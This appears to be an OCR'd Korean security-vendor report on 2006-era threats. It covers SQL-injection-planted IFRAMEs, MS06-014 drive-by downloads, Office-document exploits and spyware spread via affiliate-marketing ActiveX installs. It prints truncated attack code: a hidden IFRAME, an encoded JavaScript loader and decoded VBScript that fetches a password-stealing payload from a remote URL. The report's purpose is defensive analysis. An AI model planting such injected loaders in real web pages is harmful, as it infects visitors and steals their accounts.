
집에서도 회사에서도 공공장소에서도 이미 우리의 삶은 인터넷과 정보시스템 없이는 설명이 될 수 없게 되었다. 우리가 사용하고 있는 PC에는 업무 수행을 위해 혹은 개인적인 취미 활동을 위해 수많은 응용 프로그램들이 설치되고 있다. 하지만, 어떠한 응용 프로그램들도 완벽하게 보안적인 면이 고려되어 구현되지 못하고 있다는 점에서 우리의 또다른 고민은 시작되고 있는 것이다. 즉, 내 PC에 설치된 응용 프로그램이 많으면 많을 수록 내 PC의 보안 위협은 더 커지게 된다.

응용 프로그램	주요 제품명
웹 브라우져	인터넷 익스플로러, 파이어폭스, 오페라
오피스 프로그램	워드, 엑셀, 파워포인트
데이터베이스	MSSQL, MySQL, Oracle
웹 애플리케이션	웹 게시판, 커뮤니티 사이트
인스턴트 메시지	MSN 메신저, AOL 메신저
미디어 플레이어	윈도우 미디어 플레이어, 윈엠프
백업 소프트웨어	베리타스 넷백업, 레가토 네트워커
보안 프로그램	백신, 안티 스파이웨어,

[표1] 일상 생활에서 사용되고 있는 주요 응용 프로그램들

웹 응용 프로그램의 취약점을 이용하는 보안 위협의 증가


우리의 생활은 이미 웹 기반의 서비스로 통합되어 가는 흐름 속에 있다. 도서 구매, 영화 및 공연 관람을 위해서도, 고향으로 향하는 버스, 열차 티켓 예매 시에도, 세상의 모든 것이 웹 브라우저 안에서 일어나고 있는 것이다. 공격자에게도 이러한 시대의 흐름은 새로운 공격 패러다임을 가져다 주기에 충분한 것이었다. 이것이 바로 2005년부터 크게 이슈화 되어 온 중국발 웹해킹 기술로 대변된다 하여도 과언이 아니다. 자기 전파 능력이 없는 트로이목마, 스파이웨어에게 웹 플랫폼은 그들이 널리 퍼트려질 수 있도록 최적의 환경을 제공해 주었다. 날개를 달아준 셈이 된 것이다.



[그림1] 웹 서버 해킹과 연동된 IE 취약점(MS06-014 취약점)을 이용한 악성코드 배포

공격자는 보다 많은 사용자에게 정보 탈취 악성코드를 감염시키기 위해 방문자 수가 많은 유명 웹 사이트들을 대상으로 집중 공격을 감행하고 있다. 인터넷 뉴스 신문, 포털 사이트, 인터넷 방송, 인터넷 쇼핑몰, 온라인 어학 사이트 등 인터넷 이용자라면 하루에 한번쯤은 접속하게 되는 웹 사이트들이 악성코드 경유 사이트로 피해를 입는 사태가 꾸준히 발생하고 있다. 보안취약점이 완전하게 패치되지 않은 이용자 PC가 해당 사이트를 방문하게 될 경우 이용자 자신도 모르게 트로이목마, 스파이웨어 등이 설치되어 개인정보가 유출되거나 시스템이 느려지게 되는 등 심각한 사태에 이르게 된다.

공격자가 취약한 유명 웹 사이트에 IFRAME 등의 악의적인 코드를 삽입하는 공격 기술은 의외로 단순하다. 해킹에 대해 아무런 지식이 없는 Script Kids일지라도 자동화된 SQL Injection 공격도구 등을 통해 손쉽게 수행할 수 있게 되어 그 피해가 날로 증가하고 있다는 점에서 그 심각성이 우려된다.



[그림2] Script Kids에 의해 쉽게 악용될 수 있는 자동화된 SQL Injection 공격 도구들

```
<iframe height=0 width=0 src="http://[illegible]/zip/zip.htm"></ifram
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<title>Untitled Document</title>
```

[그림3] 유명 웹 사이트에 삽입된 IFRAME[1]

```
<SCRIPT LANGUAGE="JavaScript">
<!--
var HtmlStrings=["=ujumf┐>=0ujumf┐>♫=ifbe┐>=0ifbe┐>♫=cpez┐>♫=tdsjqu!mbohvbl
function psw(st){
  var varS;
  varS="";
  var i;
  for(var a=0;a<st.length;a++){
    i = st.charCodeAt(a);
    if (i==1)
      varS=varS+String.fromCharCode('"'.charCodeAt()-1);
```

[그림4] IFRAME에 의해 자동 접속된 악성코드 유포 수행을 위한 공격코드의 예[2]

지난 2006년 한 해 동안 트로이목마, 스파이웨어 배포에 활용된 주요 취약점으로는 MS06-001 WMF 취약점, MS06-013 IE CreateTextRange() 취약점, MS06-014 RDS.Dataspace 취약점, MS06-071 XML Core Service 취약점 등을 꼽을 수 있다. 필자가 이 글을 작성하기 바로 전, 몇 개의 웹 해킹 피해 사이트를 조사해 본 결과 주로 MS06-014 RDS.Dataspace 취약점을 악성코드를 배포하는 데 이용하고 있음을 확인할 수 있었다.

[1] 악성코드 유포지로 자동 접속을 유도하는 역할을 수행한다.

[2] 네트워크 보안 장비를 우회하기 위해 공격자 임의의 인코딩 기법이 활용되고 있음을 알 수 있다.

```
<title></title>
<head></head>
<body>
<script language="VBScript">
on error resume next
var shasha="mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
dl = "http://[redacted]/popup/images/popup.gif"
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
var_a1="Micr"
var_a2="osof"
var_a3="t.X"
var_a4="MLHTTP"

str=var_a1+var_a2+var_a3+var_a4
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
```

[그림5] 디코딩된 MS06-014 취약점 공격코드[1]

이 밖에도 IFRAME을 삽입하는 트로이목마가 발견되기도 하였다. 이 악성코드는 웹 사이트에서 사용되는 스크립트 파일에 지속적으로 IFRAME을 삽입한다. 관리자가 아무리 스크립트 파일을 수정하더라도 이 트로이목마에 의해 IFRAME이 재삽입되는 결과를 낳는다. 이 트로이목마를 완전히 치료하기 전에는 해결이 불가능하게 된다.

이러한 웹 응용 프로그램들을 이용한 공격방식은 웹 애플리케이션의 취약점을 이용한 웹서버 해킹과 인터넷 익스플로러의 취약점을 이용한 악성코드 배포로 연동되므로, 이를 방지하기 위해서는 웹 애플리케이션의 사용자 입력값의 유효성(Input Validation)을 체크하는 보안 코딩(Secure Coding)과 사용자들의 애플리케이션 프로그램들에 대한 보안패치가 반드시 필요하다.

MS 오피스 애플리케이션의 취약점을 이용하는 트로이목마 전파


자기 전파 능력이 없는 트로이목마, 스파이웨어의 전파 수단으로 악용된 또 다른 응용 프로그램의 취약점으로 눈을 돌려보자. 2007년에는 MS사의 오피스 취약점에 대한 보안 패치가 총 13건이 발표되었으며, 이를 이용한 공격이 유난히 활발하였다. 2006년 발표된 주요 MS 오피스 관련 취약점은 다음과 같다.

[1] MS06-014 보안패치가 적용되지 않은 이용자 PC는 자신도 모르게 악성코드(poup.gif)가 설치된다. 악성코드 popup.gif 는 온라인 게임 계정 탈취를 위한 악성코드 (Dropper/PWS.Lineage)로 진단되었다.

- MS Excel 'msvcrt.memmove()' 함수 버퍼 오버플로우 취약점 (MS06-012)
- 마이크로소프트 워드 원격코드 실행 취약점 (MS06-027)
- 마이크로소프트 엑셀 복구 모드 원격코드 실행 취약점 (MS06-037)
- 마이크로소프트 파워포인트 원격코드 실행 취약점 (MS06-048, MS06-058)등

악의적으로 조작된 오피스 파일 내부에는 다운로더 역할을 수행하는 악성코드가 포함되어 있고, 오피스 파일 열람 시 악성코드가 시스템에 드롭(Drop)되어 실행되게 되는 사례가 있었다.
워드, 엑셀, 파워포인트 등의 오피스 프로그램을 사용하지 않는 이용자가 과연 있을까 하는 의문을 갖게 할 정도로 오피스 프로그램은 웹 브라우저와 함께 대중적인 응용 프로그램 중의 하나이다. 따라서, 성공적인 오피스 취약점 공격코드가 나타날 경우 상당한 파급효과를 가져올 것이다. 하지만, 악의적으로 조작된 오피스 파일을 이용자에게 어떠한 방법으로 전달할 것인가 하는 문제가 여전히 남는다. 이메일 웜이나 스팸 메일의 첨부파일 형태로 전달하거나 웹서버를 통해 오피스 파일이 업로드 된 URL을 클릭하게끔 유도하는 방법이 있을 수 있지만, 이 또한 사용자의 개입이 필요한 부분이기 때문에 성공 가능성을 100% 보장할 수는 없고, 최근에 보고된 몇몇 오피스 취약점 공격코드들이 한글 OS와 한글 오피스에서는 정상적으로 동작되지 않는 등 시스템 특성에 영향을 받기도 한다.

대부분의 보안 제품들이 메일이나, 웹 상에서의 오피스 파일을 필터링 하지 않기 때문에, 무심코 해당파일들을 열어보게 된다. 이로 인하여, 내부 컴퓨터들의 악성코드 감염은 기업보안 등에 심각한 위협을 초래할 수도 있게 된다. 이러한 오피스 파일을 이용한 공격을 방지하기 위해서는 신뢰되지 않는 오피스 문서들은 함부로 열어보지 않도록 하며, 안티 바이러스 제품과 오피스 관련 보안 패치를 이용하는 것이 필요하다.



[그림6] MS06-027 Word 취약점을 이용하는 트로이목마 증상 분석 과정

이 밖에도 다양한 응용 프로그램에서 취약점이 보고되고, 실제 악성코드에서 악용된 사례가 종종 발견되었다.

- 윈앰프(WinAmp) 플레이리스트 파싱 버퍼 오버플로우 취약점
- MS06-005 윈도우 미디어 플레이어 취약점 (BMP파일 처리 오류)
- 특정 응용 프로그램의 취약점을 이용하여 전파되는 악성 IRCBot 웜

공격자는 보다 많은 금전적인 이윤 획득을 목적으로 다양한 응용 프로그램의 취약점 공략을 통해 악성코드 배포에 활용하는 새로운 시도를 계속해 나가고 있다. 이는 특정 응용 프로그램에 한정되어 취약점 공격을 시도하지 않음을 의미한다. 여러분이 사용하고 있는 모든 응용 프로그램의 취약점을 보안 위협의 대상으로 생각하여도 좋을 것이다.

그렇다고 하여, 이용자에게 더 이상 응용 프로그램을 이용하지 않도록 권고하는 것이 만사는 아닐 것이다. 업무의 편이성을 충분히 제공하는 응용 프로그램이라면, 납득할 만한 수준의 보안강도를 유지할 수 있도록 각자가 최선을 다해야 한다. 응용 프로그램 제작자는 완벽에 가까운 보안코드로 응용 프로그램을 작성하고, 이용자는 제작사 사이트를 항상 모니터링 하도록 하고 신규 보안 패치 발표 시 신속하게 패치를 적용하여 취약점 공격코드에 피해를 입지 않도록 해야 한다. 보안전문가는 취약점 악용에 따른 예상 피해 정도 등을 고려하여 제작사나 이용자가 충분히 인지할 수 있도록 취약점과 적절한 해결 방안을 제시할 수 있어야 할 것이다. 2007년에는 아무런 장치 없이도 안전하게 인터넷 세상을 활보할 수 있는 한 해가 되기를 기대해 본다

(2) 제휴마케팅과 스파이웨어의 결합

작성자: 박시준 연구원(sjpark@ahnlab.com)


2006년 국내 스파이웨어의 가장 큰 트랜드는 수익 구조를 다각화 하기 위한 제휴마케팅과의 결합을 들 수 있다. 그렇다면 제휴마케팅은 무엇이며 어떠한 특징으로 인해 2006년 다수의 스파이웨어 업체가 사용할 수 밖에 없었는지 그리고 이를 통해 나타나는 문제점이 무엇인지 알아보자.

제휴마케팅의 정의 및 특징

인터넷상에서 상거래를 하는 광고주(머천트, merchant)와 광고주 사이트를 광고해 주는 제휴사이트(어필리에이트, affiliate)를 모집하고 이들을 연결시켜 트래픽과 매출을 증가시키는 마케팅 기법으로, 성과당 광고(Pay-For-Performance)를 운영하여 제휴사이트를 통해서 발생한 성과만큼 수익금을 지급하는 방식을 말한다.

제휴마케팅사의 경우 다수의 머천트와 어필리에이트를 모집하고 많은 트래픽이 발생되길 바라며 스파이웨어 업체의 경우 자사 스파이웨어를 보다 많은 사용자의 컴퓨터에 설치되길 바란다. 이런 이해 관계가 만나 불특정 다수 사용자들의 컴퓨터에 보다 많은 스파이웨어를 설치하기 위해 ActiveX control[1]를 통한 프로그램 설치 방법을 이용한다. 즉, 제휴마케팅사는 어필리에이트에게 스파이웨어를 설치하는 ActiveX control 코드를 제공하고 어필리에이트는 이 코드를 웹페이지에 삽입하기만 하면 된다. 이 방법은 HTML에 대한 약간의 지식만 있으면 가능하므로 컴퓨터 초보자 역시 쉽게 할 수 있다.

실제 제휴마케팅사의 사이트에 등록된 스파이웨어 배포와 관련된 공지글 보면 하나의 스파이웨어를 설치하면 어필리에이트에게 35원을 지급한다는 내용을 확인할 수 있다.




[그림1] 제휴마케팅사에 등록된 스파이웨어 배포 관련 공지

[1] 마이크로소프트(Microsoft)사에서 개발했으며, 일반 응용 소프트웨어를 웹사이트에서 동작하게 하는 기술로 인터랙티브한 웹서비스를 제공할 수 있게 해 준다.

제휴마케팅과 스파이웨어의 결합으로 인한 문제점

대부분 제휴마케팅사에서는 3만원 이상이 적립 되어야 지급이 가능하다는 조건이 있어 최소 한 857개 이상 설치 해야만 해당 금액을 지급 받을 수 있다. 따라서 다수의 어필리에이트들이 포털사이트의 카페나 블로그 등에 스파이웨어 설치 코드를 삽입하여 [그림2]와 같이 게시물을 보려고 클릭할 때마다 해당 스파이웨어를 설치하라는 ActiveX 보안 경고 창이 실행되게 된다. 따라서 사용자는 게시물을 볼 때마다 보안 경고창의 내용을 일일이 확인해야 하며 그 내용에 따라 '아니오'버튼을 눌러야 하는 불편함이 발생한다. 하지만 보안 경고창의 정확한 의미를 모르는 사용자들은 해당 게시물을 보기 위해서는 꼭 필요한 항목인 것으로 착각하여 '예'버튼을 눌러 설치를 진행하는 경우가 많다.




[그림2] 국내 대형 포털 사이트 카페 게시판에서 배포중인 스파이웨어

실제 보안 경고창의 '예' 버튼을 클릭해서 설치를 진행하는 경우 사용자 동의나 설치를 받지 않고, 설치할 때 어떠한 인터페이스도 제공하지 않아 사용자는 실제 프로그램이 설치되는지 여부도 확인할 수 없으며 중간에 중지할 수도 없다. 또한 이러한 ActiveX control 보안 경고창은 한국정보보호진흥원 스파이웨어 사례집[1] 내용에 따라 사용자 동의를 받는 부분으로 볼 수 없다.

더욱 심각한 것은 [그림3]과 같이 인터넷 익스플로러 보안 설정이 '최소'로 되어 있을 경우 이런 보안 경고창 조차 실행되지 않고 바로 설치가 진행되어 버린다. 로우존(Win-

[1] 스파이웨어 사례집 (http://www.boho.or.kr/infor_data/spyware.pdf) 11페이지

Spyware/LowZones)이라는 스파이웨어의 경우 이러한 보안 설정을 사용자의 동의 없이 '최소'로 변경해 버리므로 더욱더 큰 피해를 입을 수 있다.




[그림3] 인터넷 익스플로러의 보안 설정이 '최소'로 지정된 화면

또한 대다수의 스파이웨어들이 [프로그램 추가/제거]를 통해 프로그램을 제거 했다 하더라도 ActiveX control은 제거하지 않아 동일 코드가 삽입된 웹 페이지를 방문 하기만 하면 다시 설치 되는 문제점 또한 발생한다. 이런 문제로 해당 스파이웨어들을 제거 했음에도 불구하고 다시 설치 된다는 고객의 문의가 다수 접수 되었다.


최근 하나의 스파이웨어가 설치되면 함께 다수의 다른 스파이웨어들이 설치되는 현상이 나타나고 있다. 이는 스파이웨어 설치 시 제휴마케팅 코드를 삽입해서 다른 스파이웨어를 설치함으로써 스파이웨어 제작사들이 자사의 스파이웨어를 설치함과 동시에 부가적인 수익을 창출하기 위한 또 하나의 움직임으로 보인다.
이렇게 추가적으로 설치된 스파이웨어들은 대부분 한글 키워드 서비스를 제공하는 인터넷 익스플로러 툴바 형태를 가진다. 사용자에게는 아무런 동의도 구하지 않고 인터넷 익스플로러의 기본 인터넷 주소 표시줄을 숨기거나 삭제하고, 스파이웨어에서 제공하는 툴바를 설치하고 보여준다. 따라서 사용자들은 자신의 인터넷 주소 표시줄이 사라진 것도 모르고 웹 서핑을 하게 된다. 이때 사용자가 입력한 한글 키워드는 스파이웨어 제작 업체와 제휴된 업체에게 해당 한글 키워드를 전송하고 제휴 업체에서 제공하는 결과에 따라 웹 페이지를 보여

주게 되므로 사용자가 원하는 검색 결과를 얻을 수 없게 된다.



[그림4] 스파이웨어에 의해 설치된 다수의 허위 주소 표시줄

